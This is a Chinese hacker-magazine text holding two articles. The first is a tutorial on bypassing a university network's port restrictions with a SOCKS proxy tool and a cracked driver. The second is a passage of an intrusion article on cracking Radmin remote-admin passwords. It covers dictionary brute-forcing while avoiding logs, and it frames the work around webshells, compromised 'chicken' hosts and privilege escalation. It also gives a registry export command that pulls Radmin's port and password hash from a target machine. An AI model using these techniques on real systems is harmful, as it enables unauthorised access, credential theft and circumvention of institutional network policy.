现在大学里，几乎都有校园网，直接在宿舍里上网，没有什么限制，呵呵，电脑可以16小时开着，QQ、网络游戏一直挂着，好幸福呀……可惜好景不长，校园网内也有好多蠕虫病毒，搞得学校里的北师大远程视频点播系统不能正常使用，学校就封了端口，只开放诸如80等必须的端口（要是连这个端口都封了，就连网页都浏览不了了），网络游戏不能玩了。另外学校也开始收电费，QQ也不能象原来那样挂着了，泡泡也不能玩，如图1、图2，校园里的“悲惨世界”来临了。




图1




图2

不能上泡泡、玩网络游戏，QQ不能挂机，一PPMM找到我要我突破限制，给她弄个代理什么的好突破端口的限制，不好拒绝，于是就开始了我们的突破工作。

突破校园网要使用到的工具有两个：一是通通通；二是permeo-Driver-combo-win_4_2_2（以下简称pdc）。“通通通”可以在Win9x/NT/2000/XP下使用，是一款提供socks服务的代理软件，这款软件功能不弱，但pdc也不能少，其作用很大，可以到www.kusu.org下载安装“通通通”和pcd破解版，安装好后运行“通通通”，其主界面如图3。




图3

选择“工具”→“设置”，打开“通通通”设置菜单，首先要到“通通通”官方网站申请个帐号，然后填写到用户名和密码输入框，如图4。




图4

把“保存用户名和密码”、“运行时自动登录”、“登录后自动最小化”复选框选上，下次就不用再输用户名和密码登录了，省事，呵呵。由于我们是免费用户，选择服务器就只能选择“公共服务器”，第一次运行软件需要更新下服务器列表，点击“获取最新列表”就行了，其他的设置选择默认的就可以。安装好pcd破解版后，在系统启动后会自动加载，以图标方式显示在屏幕右下角的托盘中，如图5。


图5

右键点击该图标，会出现该软件的设置菜单，如图6。



图6

我们要使用该软件和外面的网络连接，双击屏幕右下角托盘中的图标，会出现详细的设置界面。把“show icon on the tackbar”选项打上勾，让软件图标就会出现在系统右下角的托盘中。如果不想让软件图标出现在托盘中，将勾去掉即可，如图7。

点击“in office”后面的“Edit”按钮，会出现具体的设置界面，如图8。




图7




图8

呵呵，我们还没做任何设置，所以服务列表中还没有任何代理服务器，下面来设置，点击“New”这个按钮，进行代理设置，在弹出的代理服务器设置界面，选择“SOCKS5 proxy”选项，在“Server setting”（服务器设置）选项的“Name”框中输入127.0.0.1（socks5代理服务器的ip地址，也就是本机的ip地址），在“Port”框中输入“1080”（socks5代理服务器的端口）。“Destination settings”（目标设置）选项中保持默认设置，都是“any”，也就是所有的。如果只想连接到特定的地址和端口，可以在这里设置，如图9。




图9

到这里，还没有完呢，现在点开“Application”页，我们选择“Proxy only”选项，点击“include list”按钮，因为我们只要泡泡和QQ也疯狂使用代理，所以就选择“Proxy only”选项，只要将我们需要代理的软件加到里面，点击“Add”按钮，将这些应用程序加入后，点击“OK”确认，就可以了，如图10。





图10



图11


图12

设置操作就完成了，现在来启动通通通，然后启动pdc，再右击屏幕右下角托盘中的图标，选择“out of office”，然后运行“QQ也疯狂”，哦耶！可以了，如图11。

泡泡也可以连接上服务器了，哈哈，如图12。

如果你这里也有限制的话，不妨使用本文介绍的方法试试看，如果没有限制，那我就只好恭喜了！

（文章中涉及到的程序通通通、permeo-Driver-combo-win_4_2_2已经收录于光盘中。）

破灭Radmin密码不败的神话

魔女の条件

自从出现了“4899探测器”，席卷起来一股寻找4899肉鸡的浪潮。可是随着网络一些所谓“黑客”这样的人破坏，使国民的安全意识不断提高，这样天上掉馅饼的事就越来越少了！

这样一个新的问题就摆在我们面前了，如何破解Radmin密码？“Radmin2.1暴力破解”是一款把Radmin客户端连接程序整合到其中，使用密码字典依次添加到弹出的需要“输入密码”对话框中，验证密码




图1

正确性的软件（图1）。可是这款软件暴破密码的条件是需要在线连接，这样不但浪费宝贵的网费，而且还有个弊端，就是如果有日志记录，您的连续连接尝试暴破密码的动作就被记录，管理员报案可就怕怕了~。该程序没有滚动输入密码、进行连接尝试的功能，您可以使用“按键精灵”建立个脚本来完成自动输入密码并连接的功能。如果想成功暴破出密码，其首要因素就是有足够强壮的字典、足够的耐心和运气~~~

如果您网站取得了webshell权限，可是系统盘的访问权限被限制；如果您得到了一台电脑的Guest权限，可是无法提升权限；如果您丢失了用于远程管理服务器Radmin的连接密码；如果您和黑友同时入侵了一台肉鸡而不想添加自己的后门，而被对方发现把你扫地出门……种种艰难困苦摆在面前，您想的是Serv-U提升权限，还是PcAnyWhere密码读取？如果碰巧这台电脑安装了Radmin服务程序，破解Radmin密码不失为一个入侵和提升权限的手段。

输入下面的CMD命令在DOS下导出Radmin端口和密码的加密注册表数值：

```
Regedit /e radmin.reg HKEY_LOCAL_MACHINE\SYSTEM\RAdmin\v2.0\Server\Parameters
```

然后下载导入到您的电脑中，在“服务端设置”程序的“选项”中的“端口”框中，可以知道Radmin服务端口的数值（图2）。而现在的关键就在“密码”方面了，偶使用过各类的“星号密码查看器”都无法读去Radmin密码，没读出来密码不说，还被讥讽一番（图3）。是可忍，孰不可忍！Radmin公司使用的是MD5-Hash加密把密码字符处理过的，看来读取密码这条路走不通了！

